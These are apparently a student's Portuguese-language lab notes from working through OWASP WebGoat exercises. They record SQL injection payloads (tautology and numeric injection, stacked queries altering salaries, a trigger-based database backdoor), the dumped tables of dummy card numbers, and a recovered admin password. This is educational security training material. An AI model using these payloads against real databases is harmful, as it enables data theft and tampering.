Aula TP - 21/Mai/2018

Exercícios

1. *Injection*

Pergunta 1.1 - *String SQL Injection*

Congratulations. You have successfully completed this lesson.

```
SELECT * FROM user_data WHERE last_name = '' or '1' = '1'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Pergunta 1.2 - *Numeric SQL Injection*


Congratulations. You have successfully completed this lesson.

```
<select name="station">
  <option value="101 or true">Columbia</option>
  <option value="102">Seattle</option>
```

```
SELECT * FROM weather_data WHERE station = 101 or true
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

Pergunta 1.3 - *Database Backdoors*



*** You have succeeded in exploiting the vulnerable query and created anothe SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm**

select userid, password, ssn, salary, email from employee where userid=**101'; update employee set salary = 99999999 where userid = 101**


Congratulations. You have successfully completed this lesson.

*** Error generating org.owasp.webgoat.lessons.BackDoors**

101'; CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid

2. XSS

Pergunta 2.1 - *Reflected XSS*



3. Quebra na Autenticação

Pergunta 3.1 - *Forgot Password*

Webgoat Password Recovery

For security reasons, please change your password immediately.

Results:

Username: admin

Color: green

Password: 2275$starBo0rn3